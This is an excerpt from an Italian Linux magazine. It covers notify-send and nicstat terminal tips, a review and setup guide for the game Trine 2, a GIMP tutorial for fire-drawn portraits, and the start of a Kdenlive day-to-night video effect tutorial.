Molte delle operazioni di manutenzione di un sistema GNU/Linux si svolgono all'interno di una finestra del terminale, tramite l'utilizzo della shell, ma parte degli output dei programmi ed in modo particolare delle notifiche possono essere inviati anche graficamente sullo schermo utilizzando apposite utility. In questo modo, la finestra in cui è in esecuzione il programma o lo script potrà rimanere nascosta (dietro altre) o minimizzata sicuri che il messaggio importante catturerà l'attenzione dell'utente.
Uno dei programmi più comodi per svolgere questo compito e che funziona con quasi tutti i gestori di finestre, è **notify-send**. Infatti consente, tramite alcune semplicissime opzioni, di gestire dei messaggi di notifica, farli sparire dopo un determinato periodo di tempo e inserire icone o livelli di urgenza. Partendo dalle basi, per inviare sul video un messaggio sarà sufficiente digitare il comando: **notify-send "Messaggio da inviare"** e premere **Invio**. Aggiungendo poi un ulteriore testo tra un'altra coppia di doppie apici si inserirà l'eventuale corpo del messaggio (con un carattere non in grassetto). L'opzione **-u** permette invece di specificare il livello di attenzione della notifica ed è possibile scegliere tra 3 livelli (low, normal o critical) a cui corrispondono icone e comportamenti diversi: ad esempio con **-u critical** avremo un'icona rossa e il messaggio sarà persistente e quindi dovremo cliccarci sopra con il mouse per farlo sparire. Per quanto riguarda le icone è anche possibile specificarne di diverse ricorrendo all'opzione **-i**. Premesso ciò, non rimane che la nostra fantasia per sfruttare questo strumento. Per riportare sullo schermo il contenuto di una cartella il comando sarà il seguente: **notify-send "Il contenuto della cartella `pwd`" "`ls`"** dove nel titolo e nel corpo del messaggio saranno inseriti gli output dei comandi **pwd** e **ls** (con cui ottenere rispettivamente il nome della cartella attuale e il suo contenuto). Il sistema inoltre terrà traccia delle notifiche di livello normale (quelle che dopo un po' scompaiono) e quindi in ogni momento basterà cliccare sulla relativa icona sulla barra degli strumenti per accedervi, leggerle ed eventualmente rimuoverle.

Fig. 2 • Una notifica critica generata con notify-send





Fig. 3 • I messaggi di notify-send vengono conservati dal sistema per poterli leggere in qualsiasi momento

TIENI D'OCCHIO LA LAN

Osservare l'attività della scheda di rete di un sistema è una pratica che andrebbe eseguita costantemente. Infatti, potrebbe permetterci di scoprire utilizzi anomali, identificare possibili problemi di sicurezza, aiutarci a capire come rendere più veloce il sistema e non ultimo comprendere meglio il comportamento del nostro PC. Ci sono tanti programmi per poter accedere a questi dati ma per un primo approccio a tale attività ci si può appoggiare a **nicstat**. Questo applicativo permette, senza richiedere impostazioni complesse o opzioni difficili da ricordare, di visualizzare le statistiche principali relative all'attività delle schede di rete presenti sul sistema. Basta infatti aprire una finestra del terminale e digitare il comando per ottenere una ricca serie di dati come: il nome dell'interfaccia, i KB/s ricevuti e inviati (**rKB** e **wKB**), i pacchetti, la dimensione media degli stessi (**rAvs** e **wAvs**) e la percentuale di sfruttamento dell'interfaccia (importante per individuare subito se questa sia saturata oppure no). Nel caso in cui si volesse analizzare una sola interfaccia e vederne il suo comportamento nel tempo, si può ricorrere all'opzione **-i** seguita dal nome della scheda di rete e da un numero che indica l'intervallo in secondi di aggiornamento delle informazioni. Ad esempio, con: **nicstat -i eth0 2** avremo un aggiornamento ogni due secondi relativo alla scheda **eth0**.

Il ritorno del trio delle meraviglie!

Un mago, un cavaliere e una ladra che si incontrano per la seconda volta per dare vita ad una nuova fantastica avventura: questo è Trine 2!

Michele Petrecca

Trine 2

Licenza: Proprietaria **Tipo:** Gioco **Sito Web:** http://trine2.com

Sviluppato e pubblicato dalla software house finlandese Frozebyte Inc. (*www.frozenbyte.com*) e distribuito da varie piattaforme on-line come Desura (*www.desura.com/games/trine-2*) e Steam (*http://store.steampowered.com/app/35720/*), **Trine 2** richiama i vecchi giochi **platform game** (platforming) nei quali il giocatore viene portato a comandare il proprio avatar su un percorso irto di difficoltà tra piattaforme sospese, funghi e foglie gigantesche, nemici da abbattere e ostacoli da superare. **Trine 2** è il sequel di **Trine** entrambi rilasciati per GNU/Linux rispettivamente nel Marzo del 2012 e nell'Aprile del 2011. Chi ricorda questo tipo di gioco ma non ha mai provato a giocare a Trine, tenti con la fantasia di portarlo nell'era moderna aggiungendone una grafica dettagliata e effetti curati nei più piccoli particolari il tutto associato ad una storia avventurosa di origine fantastica. Questo è Trine 2, un piccolo capolavoro da provare per gli appassionati del genere.

NON PROPRIO PARSIMONIOSO!

L'hardware non è solo un dettaglio

Non si venga tratti in inganno dalla modalità platform game per pensare che le risorse necessarie possano risiedere anche in un computer di diversi anni fa. Niente di più sbagliato poiché il motore di gioco, proprietario e di cui al momento ancora non se ne conosce il nome, utilizza diverse caratteristiche delle OpenGL e come tale occorre una scheda grafica con driver installati che le supporti e a partire dalla versione 2.1. Come modelli sono suggeriti la serie HD 3xxx di AMD/ATI oppure dalla GeForce 7600 e successive con almeno 512 MB di RAM video. Per il processore è suggerito almeno 2 GHz, 1 GB di RAM e circa 3 GB su hard disk in caso di installazione completa.





Fig. 1 • Il coloratissimo menu generale di Trine 2

COME INSTALLARE TRINE2

Da quando diversi titoli, una volta riservati solo a Microsoft Windows e più raramente al mondo MAC, hanno visto la distribuzione per GNU/Linux su piattaforme digitali come Desura, e da circa due anni anche su Steam, abbiamo analizzato più volte la modalità di installazione e il lancio del gioco con l'uno (Desura, nel frattempo diventato Open Source) e con l'altro (Steam) client. Per Trine 2 il discorso è perfettamente identico osservando, in questo caso, che su Desura si trova solo la versione demo per Mac OS X. Per GNU/Linux dovremo affidarci alla piattaforma Steam installando l'omonimo client oramai presente su buona parte delle distribuzioni. Per questo motivo, riportiamo un semplice riassunto sulla dinamica da seguire: lanciato il client potremo provare la demo di Trine 2 cliccando su **Negozio** e inserendo nella casella di ricerca il testo Trine 2. Nei risultati optiamo per **Trine 2 Demo** e nella nuova schermata clicchiamo su **Scarica Demo**. Al termine del download avvieremo il gioco andando in **Libreria** e, dopo aver scelto **Trine 2 Demo** nell'elenco (ipotizzando di aver installato più di un titolo), premiamo **Gioca**: dopo qualche secondo vedremo apparire la finestra di gioco.

UN TITOLO, DIVERSE SORPRESE!

Chi ha già provato e giocato con Trine non avrà difficoltà a immergersi nella nuova avventura. Per coloro i quali non co-

Trine 2 proprio come lo vuoi tu!

Localizzazione in Italiano e effetti grafici sono le prime impostazioni da settare

01 **LANCIO DEL GIOCO**
Dal menu **Lingua** optiamo per **Italiano** e almeno per il primo lancio, lasciamo le voci **Risoluzione schermo, Antialiasing** e **Livello dettaglio grafico** ai valori di default: non ci si faccia fuorviare dall'aspetto a fumetti, il gioco è piuttosto pesante per il comparto grafico! Clicchiamo su **Avvia**.

02 **IN ITALIANO**
Dopo una breve e suggestiva animazione, clicchiamo su **Fai clic su Avvia** al fine di giungere al menu generale. Dirigiamoci subito sulle impostazioni cliccando sull'omonima voce, quindi su **Impostazioni lingua** assicurandoci di aver premuto **Sì** in **Sottotitoli** e **Italiano** (in **Sottotitoli e menu**).

03 **SEZIONE VIDEO**
Clicchiamo sul pulsante **Indietro**, quindi passiamo alla voce **Impostazioni Video** regolandone lo slider **Luminosità** e abilitando i **Tooltip** (meglio a comparsa). In **Visibilità interfaccia** scegliamo se visualizzare il livello di vita dei tre personaggi e in caso affermativo scegliamone la grandezza.

noscono il gioco, proviamo a fornirne una breve descrizione. L'obiettivo è quello tipico di un side-scrolling platform nel quale dovremo superare svariate decine di livelli risolvendo diversi enigmi logico-ambientali e al tempo stesso tenere a bada i goblin che infestano ogni singolo livello! Per il superamento di detti livelli dovremo avvalerci delle capacità dei tre personaggi che caratterizzano il gioco: un mago, un cavaliere e una ladra così come riportato nei primi tre passi del terzo tutorial.
Le abilità dovranno essere opportunamente coordinate al fine di procedere nei vari livelli e a seconda delle situazioni che ci

Gli ultimi dettagli!


Impariamo ad utilizzare i comandi di Trine 2, regoliamo l'audio e... iniziamo!

01 **L'AUDIO**
Terminate le impostazioni video clicchiamo su **Indietro** e optiamo per **Volume audio**: qui troveremo diversi slider le cui voci sono abbastanza eloquenti. Lo slider **Master** è il volume generale mentre i singoli suoni (effetti, dialoghi, musica) si possono equalizzare agendo sui rispettivi slider.

02 **TASTIERA E MOUSE**
Premiamo **Indietro** per passare alla sezione **Configura comandi** che visualizzerà la funzione dei tasti e del mouse per ogni personaggio. Di default è selezionato il profilo generale: per imparare i tasti e le funzioni dei singoli personaggi è sufficiente cliccare sulle associate icone visibili al centro dello schermo.

03 **LA DEMO**
Ritorniamo al menu generale e optiamo per **Avvia demo**: verrà avviata l'introduzione del gioco. Non facciamoci ingannare dalla staticità delle immagini: in ogni quadro il fumo va verso l'alto, le ruote dei mulini girano, le fiammelle delle candele tremolano e gli stendardi ondeggiano!

Facciamo un po' di pratica

Impariamo a gestire le abilità dei personaggi e iniziamo una nuova avventura!

01 IL MAGO...

Si inizia con il raccontare la storia e le caratteristiche dei personaggi: possiamo cliccare su **Salta** per partire con l'allenamento. Il primo personaggio con il quale faremo pratica e il mago **Amadeus**: ci verranno insegnate tutte le potenzialità del personaggio come spostare/sollevare oggetti e crearne di nuovi (scatole e assi).

02 ...IL CAVALIERE...

Terminato l'apprendimento di Amadeus il gioco automaticamente passa al secondo personaggio, il cavaliere **Pontius**. Cambia il paesaggio del gioco e si aggiungono nuovi effetti grafici. Pontius ha a disposizione delle armi: ad esempio spada con scudo e un martello. Possiamo passare dall'una all'altro utilizzando la rotella del mouse.

03 ...E LA LADRA

È arrivato il momento di fare pratica con **Zoya** la ladra! Poiché dovrà muoversi furtivamente, le armi a disposizione saranno un arco con frecce e un rampino attraverso il quale può superare ostacoli in altezza arrampicandosi sulla fune e/o ondeggiando per poi lanciarsi sulla nuova zona da raggiungere.

04 INIZIA L'AVVENTURA!

Terminato l'apprendimento delle abilità di Zoya si verrà proiettati nell'avventura di Trine 2. In figura, un tratto dove è Amadeus a dover districare la situazione. Ricordiamo che nella versione demo non è possibile salvare il gioco nel punto di arrivo tanto meno scegliere e/o riavviare il livello.

presentano davanti di volta in volta: il passaggio dall'uno all'altro personaggio è immediato e semplice e avviene con i tasti **1, 2** e **3**! Ad esempio, esistono situazioni nelle quali occorre scalare un muro eccessivamente alto per Amadeus e Pontius e in questo caso il rampino di Zoya risolverà questo apparente impasse. In qualche caso occorre deviare, attraverso un tronco cavo, una cascata d'acqua sul terreno affinché faccia crescere dopo pochi secondi funghi giganteschi sui quali arrampicarsi per proseguire nel percorso! In sostanza, l'avanzamento di livello, o la semplice prosecuzione nel percorso del livello che stiamo affrontando, è sempre piacevolmente irto di sorprese e alterna momenti nei quali Pontius dovrà far sfoggio di tutta la sua forza e potenza ad altri in cui dovremo coordinare le abilità dei tre personaggi utilizzando solo la logica senza brandire alcuna arma. Un'ultima sorpresa prima di terminare: le **Impostazioni 3D stereoscopico** e le tre voci **Separazione**, **Convergenza** e **Profondità interfaccia**. Queste sezioni del menu sono note anche come **Stereoscopic rendering** ad indicare che il gioco supporta nativamente la tecnologia **NVIDIA 3D Vision**: in genere, viene abilitata automaticamente appena viene rilevato un driver, e quindi una scheda grafica, che supporti la suddetta tecnologia. Allora i tre slider presenti nella sezione indicata permettono di impostare al meglio la separazione, la convergenza e la profondità di campo, proprietà da adattare alle nostre preferenze qualora optassimo per una visione del gioco con gli occhiali 3D! Per chi ancora non l'avesse capito, Trine 2 non solo è uno dei migliori platform-game in circolazione vista l'attenta cura della grafica e effetti nei più piccoli dettagli, ma il 3D non è ottenuto secondo le usuali modalità note dalla maggioranza dei giochi ma seguendo l'esempio dei film in 3D!

Disegna con il fuoco!

Hai voglia di sbizzarrire la tua creatività e creare dei ritratti infuocati? Con l'aiuto di GIMP è tutto semplice! Ecco come fare


Luca Tringali

Il fuoco riveste da sempre un grande fascino: non è un caso che sia l'elemento fondante della maggior parte dei riti religiosi fin dalla preistoria. Del resto, fino a poche centinaia di anni fa, non vi era altro modo per riscaldarsi o vedere al buio. Il fatto è che le fiamme stesse sono di per sé gradevoli da osservare: le loro forme appaiono come pennellate di colore. Hanno qualcosa di artistico. È per questo motivo che nella comunicazione fotografica possono risultare molto importanti: scatenano sensazioni positive. Ecco perché una tecnica che si vede spesso in varie fotografie consiste nel "disegnare" un soggetto con delle fiamme. In altre parole, considerato che una fiamma è fondamentalmente una serie di tratti verticali, è effettivamente possibile utilizzare delle piccole immagini di fiamme per formare la sagoma di un oggetto, mettendo ciascuna di queste piccole fiamme una accanto all'altra. Naturalmente è possibile realizzare un effetto del genere semplicemente disegnando sopra ad una fotografia, con un pennello, delle fiamme. Ma, proprio per la complessità di questa figura, il risultato non sarà molto realistico: è difficile disegnare delle fiamme che sembrino reali! La soluzione più semplice consiste nell'utilizzare delle fotografie di fiamme vere, da sovrapporre poi all'oggetto originale. Grazie a programmi di fotoritocco come GIMP, infatti, possiamo costruire dei veri e propri disegni unendo più immagini di fiamme e dar loro una forma complessiva simile a quella di un altro oggetto grazie alle maschere di livello. Naturalmente, per ottenere un risultato davvero credibile, una semplice maschera di livello non basterà: serviranno alcuni trucchi con i colori, in modo da ottenere la tonalità di giallo-arancio tipica delle fiamme del legno (noi lavoreremo con fiamme dal colore caldo e non con fiamme blu, che hanno un colore troppo freddo). Inoltre, una sfumatura gaussiana ci consentirà di ottenere un bagliore che è tipico delle fiamme vere e proprie.

Ritagliamo il nostro soggetto

Meglio disfarsi dello sfondo: solo così potremo lavorare più agevolmente

01 SELEZIONE COL LAZO

Cominciamo aprendo l'immagine originale in **GIMP**. Selezioniamo il soggetto con lo strumento di selezione **Lazo**. Possiamo impostare una sfumatura per i margini, in modo da non renderli troppo netti.

02 SU UN NUOVO LIVELLO

Rendiamo la selezione fluttuante **(Ctrl+Maiusc+L)** e inseriamola in un nuovo livello premendo il pulsante **Nuovo livello**. Scaliamola poi in modo che occupi circa 3/4 dell'intera immagine.


CHE COS'È UNA FIAMMA?

È fondamentalmente del plasma freddo: non è, infatti, la fiamma a possedere calore, essa è soltanto luce. Il calore viene prodotto dalla combustione, e la fiamma è a sua volta un prodotto del calore. Detto in altre parole, la fiamma è data dai prodotti gassosi della combustione (ad esempio, la combustione del legno produce certamente ossidi di carbonio) che si ritrovano ad avere più energia del dovuto a causa della reazione chimica di combustione, e quindi ne cedono una parte sotto forma di fotoni.

È per questo motivo che le fiamme appaiono sempre dirette verso l'alto (un gas caldo sale verso l'alto) e generalmente hanno una forma affusolata. Ma, nel caso vi sia uno spostamento d'aria laterale, tendono a dirigersi verso il flusso dell'aria (la fiamma infatti segue il movimento del gas, che a sua volta segue lo spostamento dell'aria circostante).


Fig. 1 • L'immagine da cui siamo partiti ed il ritratto finale

L'immagine prende...fuoco!

Utilizziamo immagini di fiamme per disegnare la sagoma del soggetto

01 COLORE GRADIENTE

Aggiungiamo un ulteriore livello sotto a quello appena creato: in esso dovremo inserire un gradiente lineare (o radiale se preferiamo) lungo la diagonale dell'immagine con due tonalità di rosso. Il rosso più chiaro deve essere dalla parte del soggetto.

02 CON PIÙ CONTRASTO

Spostiamoci sul livello contenente l'immagine del soggetto e portiamo la sua opacità ad un valore pari a circa il **20%** (molto dipende dall'immagine utilizzata). Scegliamo poi lo strumento **Colori/Curve** e disegniamo una curva ad S per aumentare il contrasto.

03 UN NUOVO LIVELLO

Creiamo un nuovo livello con fondo trasparente: è in questo che andremo a posizionare le varie fiamme, quindi ci conviene dargli un nome del tipo "fiamme" in modo da riconoscerlo facilmente. Il livello deve essere posizionato sopra a tutti gli altri.

04 UNA PRIMA FIAMMA

Ora, carichiamo l'immagine di una fiamma (ad esempio una trovata su Internet) utilizzando il menu **File/Apri come livelli**. L'immagine avrà lo sfondo nero: selezioniamolo con **Selezione colore** e cancelliamolo (si può impostare una soglia pari a 25).

Fig. 2 • In un ingrandimento si notano i lineamenti del volto

LA GIUSTA FIAMMA

Immagini già pronte o fai da te?

Il modo più rapido e semplice per ottenere delle immagini di fiamme è cercare su **Google Images** qualcosa come "flames". Naturalmente, per il nostro lavoro sono necessarie immagini ad alta risoluzione. È consigliabile procurarsi fotografie di singole fiamme, perché in questo modo sarà più facile posizionarle in modo da formare un "disegno". Un'alternativa, comunque, consiste nel fotografare noi stessi le fiamme. Fotografare un fuoco è relativamente semplice: innanzitutto, occorre trovarsi all'aperto, di notte. Impostando la fotocamera ad ISO 100, eventualmente anche con un filtro ND, sarà possibile rendere completamente scuro lo sfondo. Naturalmente, non serve alcuna fonte di illuminazione, visto che il fuoco produce di per sé la luce necessaria, e non serve alcun particolare strumento da studio fotografico. Per riprendere correttamente le fiamme, senza che appaiano mosse, sarà necessario però un tempo di esposizione ridotto: almeno un millesimo di secondo, se non ancora meno. Non potete prevedere come si comporterà il fuoco, quindi realizzate molti scatti, nella speranza che in qualcuno le fiamme abbiano la forma che desiderate.

Una maschera per seguire la forma del soggetto

Sfruttiamo le maschere di livello per migliorare l'aspetto finale dell'insieme di fiamme


01 FIAMME OVUNQUE

Selezioniamo le fiamme prelevate da Internet e copiamole sul livello "fiamme", che deve essere impostato in modalità **Somma**. Continuiamo a copiare le fiamme su questo livello in modo da seguire la forma del soggetto.

02 DIREZIONI DIVERSE



Possiamo usare la **gomma** per cancellare le fiamme che coprono occhi, orecchie, e bocca. Andiamo a lavorare sul livello che contiene la fotografia del soggetto: selezioniamo tutto **(Ctrl+A)** e copiamo il suo contenuto **(Ctrl+C)**.


03 NUOVA MASCHERA

Clicchiamo ora sul livello "fiamme" col tasto destro e scegliamo la voce **Aggiungi maschera di livello**, impostandola con colore **bianco**. Ora, incolliamo in essa la selezione precedente **(Ctrl+V)**, spostandola se necessario.

04 COME LE NUVOLE

Ancoriamo la selezione fluttuante alla maschera di livello, con il pulsante **ancora**. Correggiamo poi la luminosità con lo strumento **Colori/Luminosità** e **contrasto**: si deve riconoscere la forma del soggetto.

Il bagliore delle fiamme

Diamo maggiore realismo alle fiamme producendo un leggero bagliore nei punti più luminosi

01 IN TONI DI GRIGIO


Torniamo a lavorare sul livello con la fotografia del soggetto. Dobbiamo desaturarlo, quindi utilizziamo lo strumento raggiungibile dal menu **Colori/Desatura**. L'impostazione corretta da utilizzare è **Luminosità**.

02 ABBASSIAMO I TONI

Adesso procediamo a correggere la sua curva di luminosità: apriamo lo strumento **Colori/Curve** e disegniamo un ramo di parabola, tale da abbassare molto sia le ombre che i mezzitoni.

03 CON I TONI CHIARI

Impostiamo la modalità del livello su **Solo toni chiari**. Coloriamo l'immagine con una tonalità arancione: avviamo lo strumento **Colori/Colora** e scegliamo la tonalità **110**. La **saturazione** deve essere superiore al 50: una volare come **65** può andare bene.

04 L'AREA GIUSTA

Uniamo i tre livelli attuali cliccando su di essi col tasto destro del mouse e scegliendo **Fondi in basso.** Aggiungiamo un nuovo livello: deve essere colorato di nero a tinta unita. Questo livello va posizionato sotto a quello risultante dalle due fusioni.

05 ALTRA MASCHERA

A questo punto, non ci resta che cliccare sul livello contenente l'immagine del soggetto col tasto destro del mouse e scegliamo la voce **Aggiungi maschera di livello**. La maschera deve essere realizzata come **copia del livello in scala di grigi**.

06 UNA NEBBIOLINA

Aggiungiamo infine, lavorando sulla maschera di livello, una sfocatura gaussiana con valore **80.** L'ultima correzione da fare è un aumento della luminosità (circa **80**) e del contrasto (circa **60**) con l'apposito strumento **Colori/luminosità e contrasto.**


Dal giorno alla notte

Ecco come ottenere l'effetto "day to night" che ci permette di simulare una ripresa notturna con immagini girate in pieno giorno

Luca Tringali

Girare delle scene notturne può essere un problema, soprattutto per un cineamatore che non dispone di grandi fondi. Infatti, per eseguire delle buone riprese (che non vadano a scatti) durante la notte è necessaria una buona illuminazione. Sembra strano, perché i nostri occhi si abituano subito al chiarore della luna. Le cineprese, purtroppo, non sono altrettanto sensibili. E, a volte, per illuminare pochi metri di terreno serve una lampada molto potente. Certo, Stanley Kubrick girò "Barry Lyndon" senza l'ausilio di illuminatori, solo con le fonti di luce naturali e delle candele. Ma aveva una pellicola sensibile 400 ISO che, come tutte le pellicole, poteva essere tirata ad una sensibilità anche maggiore senza troppo rumore nell'immagine (cosa che col digitale non si può fare, perché i sensori sono molto più rigidi). Inoltre, aveva adattato per la propria cinepresa un obiettivo Zeiss con apertura relativa di diaframma pari a 0,7. Ed è probabile che noi non saremo in grado di procurarci qualcosa del genere. In realtà, la fotocamera Sony A7S ha la capacità di riprendere senza troppo rumore anche scene notturne a luce naturale. Ma il solo corpo macchina costa più di 2000 euro. Dobbiamo quindi rinunciare a girare quelle scene notturne che avevamo immaginato? No, se siamo disposti ad accettare un risultato che forse non sarà perfetto, ma che potrà comunque convincere gli spettatori. Grazie alla correzione digitale dei colori, infatti, possiamo trasformare in modo quasi automatico un'immagine ripresa di giorno in una sequenza dai classici toni blu scuro della notte. Cerchiamo quindi di capire come appare una ripresa notturna: innanzitutto, le alte luci sono di colore blu: questo è un effetto ottico, perché i nostri occhi sono in generale molto sensibili al blu (tecnicamente, il cielo di giorno è viola, ma noi lo vediamo blu perché percepiamo maggiormente il blu piuttosto che il viola). Gli altri colori, il rosso in particolare, sono abbastanza desaturati: si riconoscono appena. Un altro dato importante è la luminosità: sia le ombre che i mezzitoni devono risultare abbastanza scuri, e solo le alte luci compaiono con una discreta luminosità.

Prepariamo la clip video originale

Gettiamo le basi posizionando la nostra clip e i due effetti di colore

01 LA CLIP DI PARTENZA

La prima cosa da fare è sempre caricare in un nuovo progetto Kdenlive la clip che vogliamo trasformare in notturna. Ovviamente, la clip va inserita in una delle tracce video, ad esempio **Video3**.

02 DUE EFFETTI COLORE

Alla nostra clip devono essere applicati due effetti: **Saturazione** e **Hue shift**. I loro valori, però, al momento non ci interessano: possiamo provare a spostare le apposite slider ma il risultato che vediamo adesso è fuorviante.

UN CIELO STELLATO...

Ma c'è un particolare: gli oggetti più vicini alla cinepresa sono leggermente più luminosi degli altri. Questo perché la luce emessa da ogni oggetto si disperde nello spazio, e dunque decresce in funzione della distanza. In queste pagine, cercheremo di tenere conto di tutti questi particolari. Inoltre, vogliamo anche aggiungere un dettaglio irrealistico: il cielo stellato. Si tratta di una cosa irreale perché, e se abbiamo mai provato ad eseguire delle vere riprese notturne ce ne saremo resi conto, le stelle sono troppo deboli per comparire nel filmato. Per poter riprendere le stelle è infatti necessario un tempo di esposizione molto alto, anche di qualche secondo. Nei filmati Full HD, invece, il tempo di esposizione massimo è un cinquantesimo di secondo: troppo poco per le stelle. Aggiungerle digitalmente al filmato, però, conferirà maggiore credibilità al video: del resto, gli spettatori associano automaticamente la presenza delle stelle alla notte, ed accetteranno quindi più facilmente l'effetto, senza chiedersi più di tanto se sia davvero possibile riprendere il cielo stellato con una semplice cinepresa amatoriale. Come sempre, è possibile vedere un video d'esempio all'indirizzo ***www.youtube.com/watch?v=Qru3PHOIWBM***

Fig. 1 • Un fotogramma prima e dopo l'applicazione dell'effetto "day to light"

In sfumature di blu

Diamo all'immagine il classico tono blu notturno

